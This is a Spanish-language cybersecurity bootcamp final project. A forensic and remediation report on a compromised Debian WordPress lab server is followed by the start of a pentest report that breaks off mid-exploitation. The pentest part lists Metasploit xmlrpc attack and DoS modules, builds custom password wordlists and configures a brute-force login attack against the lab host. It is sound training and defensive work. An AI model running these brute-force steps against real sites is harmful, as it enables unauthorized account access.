

Proyecto Final de Ciberseguridad



David Alonso Montero

Proyecto Final 4 Geeks

14/04/2025

Contenido

Informe 1: Informe de Incidente de Seguridad	3
1. Introducción	3
2. Objetivo y Alcance	3
3. Cadena de Custodia y Metodología	3
4. Fase 1: Reconocimiento y Recolección de Evidencias	4
4.1 Análisis Inicial con Autopsy	4
5. Fase 2: Análisis de Evidencias	5
5.1 Logs de Autenticación y Accesos No Autorizados	5
5.2 Detección de Archivos	5
5.3 Escaneo de Rootkits y Malware	6
6. Fase 3: Mitigación y Corrección de la vulnerabilidad	6
6.1 Bloqueo del atacante	6
6.2 Reversión de Cambios Maliciosos	7
6.3 Corrigiendo el SSH	8
7. Recomendaciones para Prevención Futura	8
Informe 2: Informe de Pentesting	10
1. Introducción	10
2. Metodología y Herramientas	10
3. Detección de Vulnerabilidades	10
3.1. Vulnerabilidad en FTP	11
3.2. Vulnerabilidad en HTTP	11
4. Explotación de Wordpress desde Kali Linux	14
4.1. Obteniendo acceso al Wordpress	14
4.2. Inyectando comandos del Sistema	17
4.3 Transformando nuestra Shell a Meterpreter	18
4.4 Escalando privilegios a root	19
5. Corrección de Vulnerabilidades	21
5.1. FTP: Eliminar Acceso Anónimo y Actualizar	21
5.2. HTTP: Actualizar WordPress y Reforzar Seguridad	21
6. Validación Post-Corrección	21
7. Conclusiones y Recomendaciones	22

Informe 3: Plan de respuesta de incidentes y certificación.....	23
1. Plan de Respuesta a Incidentes basado en NIST SP 800-61	23
1.1. Preparación	23
1.2. Identificación y Análisis.....	23
1.3. Contención	24
1.4. Erradicación	24
1.5. Recuperación	25
1.6. Lecciones Aprendidas	25
2. Sistema de Gestión de Seguridad de la Información (SGSI) conforme a ISO 27001	26
2.1. Análisis de Riesgos	26
2.2. Políticas de Seguridad	26
2.3. Planes de Acción	27
2.4. Certificación ISO 27001.....	27
3. Conclusión	27

Informe 1: Informe de Incidente de Seguridad

1. Introducción

Este informe documenta el análisis realizado en un servidor Debian comprometido tras un acceso no autorizado mediante SSH. El objetivo fue identificar el vector de ataque, mitigar la vulnerabilidad explotada, revertir cambios maliciosos y establecer medidas preventivas.

2. Objetivo y Alcance

- **Objetivo:** Bloquear el exploit, corregir vulnerabilidades y evitar la escalación de privilegios.
 - **Alcance:**
 - Análisis de logs, procesos y archivos.
 - Escaneo de rootkits/malware.
 - Corrección de configuraciones inseguras.
 - Propuesta de hardening y políticas de seguridad.
-

3. Cadena de Custodia y Metodología

Herramientas Utilizadas:

- **Autopsy:** Para análisis forense sin alterar la evidencia.
- **Nmap:** Escaneo de puertos y servicios.
- **chkrootkit/rkhunter:** Detección de rootkits.
- **grep/awk:** Filtrado de logs.

Metodología:

1. Creación de imagen forense de la máquina virtual (.ova) para preservar la cadena de custodia.
 2. Análisis sin escritura (modo solo lectura) en Autopsy.
 3. Escaneo activo una vez confirmada la integridad de la evidencia.
-

4. Fase 1: Reconocimiento y Recolección de Evidencias

4.1 Análisis Inicial con Autopsy

- Evidencia Recopilada:
 - Copia RAW del disco duro virtual (SHA-256: 66955060A85B8936223A5CE29D9E0A12EF463F218659857711AFF464EAF4AA482).
 - Archivos modificados el 08/10/2024 (fecha clave del incidente).

wp-config.php		1	2024-09-30 18:02:41 CEST	2024-10-08 22:20:04 CEST	2024-10-08 22:49:45 CEST	2024-09-30 17:56:21 CEST	3017	Allocated	Allocated	unknown
wp-content			2024-10-08 22:49:46 CEST	2024-10-08 22:49:46 CEST	2024-10-08 22:18:00 CEST	2024-09-30 17:56:21 CEST	4096	Allocated	Allocated	unknown
wp-cron.php		1	2023-05-30 20:48:19 CEST	2024-10-08 22:18:00 CEST	2024-10-08 22:49:46 CEST	2024-09-30 17:56:21 CEST	5638	Allocated	Allocated	unknown
wp-includes			2024-09-10 17:23:20 CEST	2024-10-08 22:17:59 CEST	2024-10-08 22:17:59 CEST	2024-09-30 17:56:21 CEST	12288	Allocated	Allocated	unknown
wp-links-opml.php		1	2022-11-26 22:01:17 CET	2024-10-08 22:18:00 CEST	2024-09-30 17:55:17 CEST	2024-09-30 17:56:21 CEST	2502	Allocated	Allocated	unknown
wp-load.php		1	2024-03-11 11:05:15 CEST	2024-10-08 22:18:00 CEST	2024-10-08 22:49:45 CEST	2024-09-30 17:56:21 CEST	3937	Allocated	Allocated	unknown
wp-login.php		1	2024-05-28 13:13:12 CEST	2024-10-08 22:18:00 CEST	2024-09-30 18:23:27 CEST	2024-09-30 17:56:21 CEST	51238	Allocated	Allocated	unknown
wp-mail.php		1	2023-09-16 08:50:23 CEST	2024-10-08 22:18:00 CEST	2024-09-30 17:55:17 CEST	2024-09-30 17:56:21 CEST	8525	Allocated	Allocated	unknown
wp-settings.php		1	2024-07-09 17:43:14 CEST	2024-10-08 22:18:00 CEST	2024-10-08 22:49:45 CEST	2024-09-30 17:56:21 CEST	28774	Allocated	Allocated	unknown
wp-signup.php		1	2023-06-19 20:27:27 CEST	2024-10-08 22:18:00 CEST	2024-09-30 17:55:16 CEST	2024-09-30 17:56:21 CEST	34385	Allocated	Allocated	unknown
wp-trackback.php		1	2023-06-22 16:36:26 CEST	2024-10-08 22:18:00 CEST	2024-09-30 17:55:19 CEST	2024-09-30 17:56:22 CEST	4885	Allocated	Allocated	unknown
xmlrpc.php		1	2024-03-02 14:49:06 CET	2024-10-08 22:17:59 CEST	2024-09-30 17:55:16 CEST	2024-09-30 17:56:21 CEST	3246	Allocated	Allocated	unknown

lib (49)

local (2)

log (22)

mail (2)

opt (2)

spool (7)

tmp (7)

wp-login.php

wp-mail.php

wp-settings.php

wp-signup.php

wp-trackback.php

xmlrpc.php

Hex

Text

Application

File Metadata

OS Account

Data Artifacts

Analysis Results

Context

Annotations

Other Occurrences

Strings

Extracted Text

Translation

Page: 1 of 1 Page

Matches on page: - of - Match

100%

Reset

Text Source: File Text

```
<?php
* The base configuration for WordPress
* The wp-config.php creation script uses this file during the installation.
* You don't have to use the website, you can copy this file to "wp-config.php"
* and fill in the values.
* This file contains the following configurations:
** Database settings
** Secret keys
** Database table prefix
** ABSPATH
* @link https://developer.wordpress.org/advanced-administration/wordpress/wp-config/
* @package WordPress
// ** Database settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');
/** Database username */
define('DB_USER', 'wordpressuser');
/** Database password */
define('DB_PASSWORD', '123456');
/** Database hostname */
define('DB_HOST', 'localhost');
/** Database charset to use in creating database tables. */
define('DB_CHARSET', 'utf8');
/** The database collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
/**#@+
* Authentication unique keys and salts.
* Change these to different unique phrases! You can generate these using
* the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-key service}.
```

- Acceso por ssh como root no autorizado desde la IP 192.168.0.134 por el puerto 45623.

Name	Keyword Preview	Location	N
system.journal	password for root from «192.168.0.134» port 45623 ssh2_PID=1650	/img_debian-disk001.raw/vol_vol2/var/log/journal/41...	20

5. Fase 2: Análisis de Evidencias

5.1 Logs de Autenticación y Accesos No Autorizados

Comandos Ejecutados:

```
Sudo journalctl -S "2024-10-08" -U "2024-10-09" -u ssh | grep "Accepted password"
```

```
Sudo cat /root/.mysql_history
```

Hallazgos:

- **IP 192.168.0.134:** Acceso SSH exitoso como root el 08/10/2024 a las 17:40:59.

```
debian@debian:~$ sudo journalctl -S "2024-10-08" -U "2024-10-09" -u ssh | grep "Accepted password"
Oct 08 17:40:59 debian sshd[1650]: Accepted password for root from 192.168.0.134 port 45623 ssh2
```

- En MySQL hay dos usuarios que tienen GRANT ALL PRIVILEGES:
 1. **wordpressuser:** Este usuario tiene privilegios completos sobre la base de datos wordpress.
 2. **user:** Este usuario tiene privilegios completos sobre todas las bases de datos y además tiene la opción de otorgar privilegios a otros usuarios (WITH GRANT OPTION).

```
debian@debian:~$ sudo cat /root/.mysql_history
_HiStOrY_V2_
CREATE\040DATABASE\040wordpress\040DEFAULT\040CHARACTER\040SET\040utf8\040COLLATE\040utf8_unicode_ci;
CREATE\040USER\040'wordpressuser'@\040localhost'\040IDENTIFIED\040BY\040'123456';
GRANT\040ALL\040PRIVILEGES\040ON\040wordpress.*\040TO\040'wordpress'@\040localhost';\040
GRANT\040ALL\040PRIVILEGES\040ON\040wordpress.*\040TO\040'wordpressuser'@\040localhost';
FLUSH\040PRIVILEGES;
FLUSH\040PRIVILEGES;
EXIT;
CREATE\040USER\040'user'@\040localhost'\040IDENTIFIED\040BY\040'password';
GRANT\040ALL\040PRIVILEGES\040ON\040*.*\040TO\040'user'@\040localhost'\040WITH\040GRANT\040OPTION;
FLUSH\040PRIVILEGES;
EXIT;
```

5.2 Detección de Archivos

Archivos Modificados:

- **/var/www/html/*:** Permisos 777 en todos los archivos y contraseña de base de datos expuesta en el archivo wp-config.php (123456).

```

debian@debian:~$ ls -la /var/www/html/
total 260
drwxrwxrwx 5 www-data www-data 4096 Apr 14 14:17 .
drwxr-xr-x 3 root root 4096 Sep 30 2024 ..
-rwxrwxrwx 1 www-data www-data 523 Sep 30 2024 .htaccess
-rwxrwxrwx 1 www-data www-data 10701 Sep 30 2024 index.html
-rwxrwxrwx 1 www-data www-data 405 Feb 6 2020 index.php
-rwxrwxrwx 1 www-data www-data 19915 Apr 14 14:16 license.txt
-rwxrwxrwx 1 www-data www-data 7409 Apr 14 14:17 readme.html
-rwxrwxrwx 1 www-data www-data 7387 Feb 13 2024 wp-activate.php
drwxrwxrwx 9 www-data www-data 4096 Sep 10 2024 wp-admin
-rwxrwxrwx 1 www-data www-data 351 Feb 6 2020 wp-blog-header.php
-rwxrwxrwx 1 www-data www-data 2323 Jun 14 2023 wp-comments-post.php
-rwxrwxrwx 1 www-data www-data 3017 Sep 30 2024 wp-config.php
-rwxrwxrwx 1 www-data www-data 3336 Apr 14 14:17 wp-config-sample.php
drwxrwxrwx 6 www-data www-data 4096 Apr 14 14:17 wp-content
-rwxrwxrwx 1 www-data www-data 5617 Apr 14 14:17 wp-cron.php
drwxrwxrwx 30 www-data www-data 12288 Apr 14 14:16 wp-includes
-rwxrwxrwx 1 www-data www-data 2502 Nov 26 2022 wp-links-opml.php
-rwxrwxrwx 1 www-data www-data 3937 Mar 11 2024 wp-load.php
-rwxrwxrwx 1 www-data www-data 51367 Apr 14 14:17 wp-login.php
-rwxrwxrwx 1 www-data www-data 8543 Apr 14 14:16 wp-mail.php
-rwxrwxrwx 1 www-data www-data 29032 Apr 14 14:16 wp-settings.php
-rwxrwxrwx 1 www-data www-data 34385 Jun 19 2023 wp-signup.php
-rwxrwxrwx 1 www-data www-data 5102 Apr 14 14:17 wp-trackback.php
-rwxrwxrwx 1 www-data www-data 3246 Mar 2 2024 xmlrpc.php

```

5.3 Escaneo de Rootkits y Malware

Comandos:

```
sudo chkrootkit
```

```
sudo rkhunter --check
```

Hallazgos:

- **chkrootkit:** Interfaz enp0s3 en modo promiscuo (posible sniffing).

```

Checking `sniffer'... WARNING

WARNING: Output from ifpromisc:
lo: not promisc and no packet sniffer sockets
enp0s3: PACKET SNIFFER(/usr/sbin/NetworkManager[479])

```

- **rkhunter:** Usuario root accesible via SSH y archivos críticos modificados.

```

INFO: Running option ALLOW_SSH_ROOT_USER set to 2
Checking if SSH root access is allowed [ Warning ]
Warning: The SSH and rkhunter configuration options should be the same:
SSH configuration option 'PermitRootLogin': yes
Rkhunter configuration option 'ALLOW_SSH_ROOT_USER': no

```

6. Fase 3: Mitigación y Corrección de la vulnerabilidad

6.1 Bloqueo del atacante

Acciones:

1. Bloquear IP atacante:

```
sudo iptables -A INPUT -s 192.168.0.134 -j DROP
```

`sudo iptables-save`

```
debian@debian:~$ sudo iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source                destination
DROP       all  --  192.168.0.134          anywhere
```

6.2 Reversión de Cambios Maliciosos

Acciones:

1. Restringir permisos:

Para los directorios aplicamos 755:

```
sudo find . -type d -exec chmod 755 {} \;
```

Para los archivos aplicamos 644:

```
sudo find . -type f -exec chmod 644 {} \;
```

3. Excepciones importantes:

Archivo wp-config.php (permisos más restrictivos):

```
sudo chmod 640 wp-config.php
```

Carpeta wp-content/uploads (permisos para el servidor web):

```
sudo chmod -R 755 wp-content/uploads
```

```
sudo chown -R www-data:www-data wp-content/uploads
```

```
total 260
drwxr-xr-x  5 www-data www-data  4096 Apr 14 14:17 .
drwxr-xr-x  3 root      root      4096 Sep 30 2024 ..
-rw-r--r--  1 www-data www-data   523 Sep 30 2024 .htaccess
-rw-r--r--  1 www-data www-data 10701 Sep 30 2024 index.html
-rw-r--r--  1 www-data www-data   405 Feb  6 2020 index.php
-rw-r--r--  1 www-data www-data 19915 Apr 14 14:16 license.txt
-rw-r--r--  1 www-data www-data   7409 Apr 14 14:17 readme.html
-rw-r--r--  1 www-data www-data   7387 Feb 13 2024 wp-activate.php
drwxr-xr-x  9 www-data www-data  4096 Sep 10 2024 wp-admin
-rw-r--r--  1 www-data www-data   351 Feb  6 2020 wp-blog-header.php
-rw-r--r--  1 www-data www-data   2323 Jun 14 2023 wp-comments-post.php
-rw-r----- 1 www-data www-data   3017 Sep 30 2024 wp-config.php
-rw-r--r--  1 www-data www-data   3336 Apr 14 14:17 wp-config-sample.php
drwxr-xr-x  6 www-data www-data  4096 Apr 14 14:17 wp-content
-rw-r--r--  1 www-data www-data   5617 Apr 14 14:17 wp-cron.php
drwxr-xr-x 30 www-data www-data 12288 Apr 14 14:16 wp-includes
-rw-r--r--  1 www-data www-data   2502 Nov 26 2022 wp-links-opml.php
-rw-r--r--  1 www-data www-data   3937 Mar 11 2024 wp-load.php
-rw-r--r--  1 www-data www-data  51367 Apr 14 14:17 wp-login.php
-rw-r--r--  1 www-data www-data   8543 Apr 14 14:16 wp-mail.php
-rw-r--r--  1 www-data www-data  29032 Apr 14 14:16 wp-settings.php
-rw-r--r--  1 www-data www-data  34385 Jun 19 2023 wp-signup.php
-rw-r--r--  1 www-data www-data   5102 Apr 14 14:17 wp-trackback.php
-rw-r--r--  1 www-data www-data   3246 Mar  2 2024 xmlrpc.php
```



6.3 Corrigiendo el SSH

1. Configurar SSH seguro:

```
sudo nano /etc/ssh/sshd_config
```

Cambiar: PermitRootLogin no, PasswordAuthentication no

```
debian@debian:/var/www/html$ cat /etc/ssh/sshd_config | grep "PermitRootLogin\|PasswordAuthentication"
PermitRootLogin no
PasswordAuthentication no
```



2. Instalar y configurar Fail2ban:

```
sudo apt install fail2ban
```

Configuramos el archivo /etc/fail2ban/jail.local y activamos ssh con los siguientes parámetros:

```
[sshd]
```

```
enabled = true
```

```
backend = systemd
```

```
logpath = journalctl -u ssh -b
```

Ahora activamos el servicio.

```
sudo systemctl enable fail2ban
```

```
sudo fail2ban-client status sshd
Status for the jail: sshd
|- Filter
| |- Currently failed: 0
| |- Total failed: 0
| `-- Journal matches: _SYSTEMD_UNIT=sshd.service + _COMM=sshd
`- Actions
  |- Currently banned: 0
  |- Total banned: 0
  `-- Banned IP list:
debian@debian:~$ sudo systemctl status fail2ban
● fail2ban.service - Fail2Ban Service
   Loaded: loaded (/lib/systemd/system/fail2ban.service; enabled; preset: enabled)
   Active: active (running) since Tue 2025-04-15 07:41:26 EDT; 12s ago
     Docs: man:fail2ban(1)
   Main PID: 12960 (fail2ban-server)
    Tasks: 5 (limit: 4622)
   Memory: 14.6M
      CPU: 171ms
   CGroup: /system.slice/fail2ban.service
           └─12960 /usr/bin/python3 /usr/bin/fail2ban-server -xf start
```

7. Recomendaciones para Prevención Futura

1. **Autenticación Multifactor (MFA):** Implementar MFA para SSH.
2. **Monitorización Continua:** Usar Wazuh/SIEM para alertas en tiempo real.

3. Política de Contraseñas:

- Longitud mínima: 12 caracteres.
- Prohibir reutilización y contraseñas comunes.

4. Auditorías Periódicas: Escaneos mensuales con OpenVAS/Nessus.

5. Copia de Seguridad: Backup diario de bases de datos y archivos críticos.

Firma del Analista:

David Alonso Montero

Fecha de Cierre del Incidente: 15/04/2025

Informe 2: Informe de Pentesting

Autor: David Alonso Montero

Fecha: 16/04/2025

Máquina Objetivo: 10.0.2.16

1. Introducción

En esta fase, se identificaron y explotaron dos vulnerabilidades más en la máquina objetivo:

- **FTP:** Acceso anónimo habilitado y uso de vsftpd 3.0.3.
- **HTTP:** WordPress desactualizado y configurado sin proteger.

Impacto:

- **FTP:** Acceso no autorizado y posible riesgo de seguridad.
- **HTTP:** Toma de control del servidor web mediante explotación de WordPress.

2. Metodología y Herramientas

Herramientas Utilizadas desde Kali Linux:

- **Nmap:** Escaneo de puertos y servicios.
- **WPScan:** Detección de vulnerabilidades en WordPress.
- **Metasploit:** Explotación de CVE-2023-5360.
- **Scripts personalizados:** Creación de Diccionarios y módulo metasploit

3. Detección de Vulnerabilidades

Escaneo con Nmap:

```
nmap -sV -p- 10.0.2.16
```

Resultados:

- **Puerto 22 (SSH):** OpenSSH 9.2p1 (desactualizado, pero ya lo vimos en el INFORME 1).
- **Puerto 80 (HTTP):** Apache 2.4.62 con wordpress.

- **Puerto 21 (FTP):** vsftpd 3.0.3 con acceso anónimo habilitado.

```
(kali@kali)-[~]
$ nmap -sV -p- 10.0.2.16
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-16 05:18 EDT
Nmap scan report for 10.0.2.16
Host is up (0.00084s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.62 ((Debian))
MAC Address: 08:00:27:F5:0D:5F (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

3.1. Vulnerabilidad en FTP

- **Acceso Anónimo Habilitado:**

`ftp 10.0.2.16`

Usuario: anonymous | Contraseña: (vacía)

```
(kali@kali)-[~]
$ ftp 10.0.2.16
Connected to 10.0.2.16.
220 (vsFTPD 3.0.3)
Name (10.0.2.16:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Tras acceder, nos damos cuenta que realmente no tenemos ningún archivo interesante, y que el usuario Anonymous no puede hacer prácticamente nada.

- **Versión Vulnerable de vsftpd (3.0.3):**

`nmap -sV -p 21 10.0.2.16 --script vuln`

```
(kali@kali)-[~]
$ nmap -sV -p 21 10.0.2.16 --script vuln
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-16 05:22 EDT
Nmap scan report for 10.0.2.16
Host is up (0.0019s latency).
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
| vulners:
| vsftpd 3.0.3:
| CVE-2021-30047 7.5 https://vulners.com/cve/CVE-2021-30047
| CVE-2021-3618 7.4 https://vulners.com/cve/CVE-2021-3618
MAC Address: 08:00:27:F5:0D:5F (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Unix
```

-CVE-2021-30047: <https://vulners.com/cve/CVE-2021-30047> (ataque Dos)

-CVE-2021-3618: <https://vulners.com/cve/CVE-2021-3618> (ataque MITM)

Nada más en FTP, apuntamos los fallos para corregirlo y pasamos a lo siguiente.


3.2. Vulnerabilidad en HTTP

`wpscan --url http://10.0.2.16 --api-token [TOKEN]`

- **WordPress 6.6.2 Desactualizado:**


[+] WordPress version 6.6.2 identified (Outdated, released on 2023-10-12).

- Robots.txt con urls interesantes:



```
10.0.2.16/robots.txt
User-agent: *
Disallow: /wp-admin/
Allow: /wp-admin/admin-ajax.php
Sitemap: http://localhost/wp-sitemap.xml
```

- XML-RPC activo (esto permite realizar varios ataques desde Metasploit)




```
10.0.2.16/xmlrpc.php
XML-RPC server accepts POST requests only.
```

Módulos metasploit para explotar xmlrpc:

- `auxiliary/scanner/http/wordpress_ghost_scanner/`
- `auxiliary/dos/http/wordpress_xmlrpc_dos/`
- `auxiliary/scanner/http/wordpress_xmlrpc_login/`
- `auxiliary/scanner/http/wordpress_pingback_access/`


- Directorio de subida visible:



Name	Last modified	Size	Description
Parent Directory	-	-	-
2024/	2024-10-08 16:49	-	-
2025/	2025-04-16 05:19	-	-


Apache/2.4.62 (Debian) Server at 10.0.2.16 Port 80

- WP-Cron activo:



```
[+] The external WP-Cron seems to be enabled: http://10.0.2.16/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299
```

- Readme.html está sin eliminar



- Directorios de varios temas expuestos

Index of /wp-content/themes/twentytwentyfour/


Name	Last modified	Size	Description
Parent Directory		-	
assets/	2024-09-10 11:23	-	
functions.php	2024-02-07 14:45	5.4K	
parts/	2024-09-10 11:23	-	
patterns/	2024-09-10 11:23	-	
readme.txt	2024-07-15 10:32	3.6K	
screenshot.png	2024-06-18 08:26	704K	
style.css	2024-07-15 10:32	1.2K	
styles/	2024-09-10 11:23	-	
templates/	2023-10-16 22:14	-	
theme.json	2024-06-13 09:45	22K	

Index of /wp-content/themes/twentytwentythree/

Name	Last modified	Size	Description
Parent Directory		-	
assets/	2024-09-10 11:23	-	
parts/	2024-09-10 11:23	-	
patterns/	2024-09-10 11:23	-	
readme.txt	2024-07-15 10:32	2.9K	
screenshot.png	2024-05-20 13:49	80K	
style.css	2024-07-15 10:32	1.1K	
styles/	2024-09-10 11:23	-	
templates/	2023-07-17 17:34	-	
theme.json	2024-06-13 09:45	15K	

Apache/2.4.62 (Debian) Server at 10.0.2.16 Port 80

- Utilizando la API se ha encontrado un usuario “Wordpress-user”



4. Explotación de Wordpress desde Kali Linux

4.1. Obteniendo acceso al Wordpress

Tras intentar iniciar sesión utilizando rockyou, y varios diccionarios de SecList, no hemos tenido suerte. Así que vamos a intentar acceder aprovechando la información que sabemos actualmente para intentar obtener acceso mediante un ataque de diccionario personalizado.

Sabemos que un usuario es “Wordpress-user”. Por lo que vamos a probar a generar todas las posibles combinaciones de ese usuario, para ello utilizamos un script de Python creado por mí llamado “generador_diccionario.py” el cual te pide palabras, y una vez le introduces todo, te genera todas las posibles combinaciones y te lo guarda en un diccionario.

```
(kali@kali)-[~]  
$ python3 generador_diccionario.py  
;Vamos a crear un diccionario con todas las combinaciones posibles de las palabras!  
Introduce una palabra: wordpress  
¿Quieres añadir más palabras? (S/N): S  
Introduce una palabra: -  
¿Quieres añadir más palabras? (S/N): S  
Introduce una palabra: user  
¿Quieres añadir más palabras? (S/N): S  
Introduce una palabra: 4geeks  
¿Quieres añadir más palabras? (S/N): N  
Diccionario generado y guardado en diccionario.txt
```

Si hacemos un “cat” al diccionario.txt, vemos que ya tenemos nuestro diccionario.

```
(kali@kali)-[~]  
$ cat diccionario.txt  
wordpress  
-  
user  
4geeks  
wordpress-  
wordpressuser  
wordpress4geeks  
-wordpress  
-user  
-4geeks  
userwordpress  
user-  
user4geeks  
4geekswordpress  
4geeks-  
4geeksuser  
wordpress-user  
wordpress-4geeks
```

Con “wc -l” podemos comprobar el total de palabras, en este caso son 64:

```
(kali@kali)-[~]  
$ wc -l diccionario.txt  
64 diccionario.txt
```

Ahora tras probar de nuevo el ataque, seguimos sin poder acceder al usuario. Vamos a probar una última opción creando un Diccionario fusionado. Ya que tenemos nuestro diccionario personalizarlo, podemos fusionarlo con otro diccionario (como rockyou o cualquiera de SecList por ejemplo), para crear un

diccionario masivo fusionando cada palabra de nuestro diccionario custom con cada una de las palabras del otro diccionario. Para ello, también utilizaremos otro script mío que he programado en Python, el cual he llamado “fusionador.py”.

```
(kali㉿kali)-[~]
$ sudo python3 fusionador.py
sudo: unable to resolve host kali: Name or service not known
Fusionador de Diccionarios
Introduce la ruta del diccionario personalizado: /home/kali/diccionario.txt
Introduce la ruta del diccionario base: /usr/share/seclists/Passwords/darkweb2017-top10.txt
Introduce el nombre para el archivo de salida (por defecto: diccionario_fusionado.txt): diccionario_fusionado.txt
Diccionario fusionado generado: diccionario_fusionado.txt
```

Ahora tenemos un diccionario masivo que combina los dos diccionarios (ten en cuenta que, si utilizas un diccionario muy grande, el archivo ocupará muchos GB porque al hacer la fusión ha crecido de forma exponencial):

```
(kali㉿kali)-[~]
$ cat diccionario_fusionado.txt
wordpress123456
wordpress123456789
wordpress111111
wordpresspassword
wordpressqwerty
wordpressabc123
wordpress12345678
wordpresspassword1
wordpress1234567
wordpress123123
-123456
-123456789
-111111
-password
-qwerty
-abc123
-12345678
-password1
-1234567
-123123
user123456
user123456789
user111111
userpassword
```

En nuestro caso, el nuevo diccionario incluye 640 palabras:

```
(kali㉿kali)-[~]
$ wc -l diccionario_fusionado.txt
640 diccionario_fusionado.txt
```

Ahora nos aprovecharemos del xmlrpc para probar logins de forma masiva, podemos hacerlo utilizando el módulo de Metasploit “`scanner/http/wordpress_xmlrpc_login`”.

Lo configuraremos de la siguiente manera, asignando nuestro diccionario personalizado, la IP del wordpress, y el usuario que conocemos “wordpress-user”. Activaremos también la opción de stop_on_success. Debería de quedar así:

```
msf6 auxiliary(scanner/http/wordpress_xmlrpc_login) > options

Module options (auxiliary/scanner/http/wordpress_xmlrpc_login):

  Name          Current Setting  Required  Description
  ----          -
  ANONYMOUS_LOGIN  false           yes       Attempt to login with a blank username and password
  BRUTEFORCE_SPEED  5              yes       How fast to bruteforce, from 0 to 5
  DB_ALL_CREDS     false           no        Try each user/password couple stored in the current database
  DB_ALL_PASS      false           no        Add all passwords in the current database to the list
  DB_ALL_USERS     false           no        Add all users in the current database to the list
  DB_SKIP_EXISTING none            no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
  PASSWORD        A specific password to authenticate with
  PASS_FILE        diccionario_fusionado.txt no         File containing passwords, one per line
  Proxies          A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS          10.0.2.16       yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
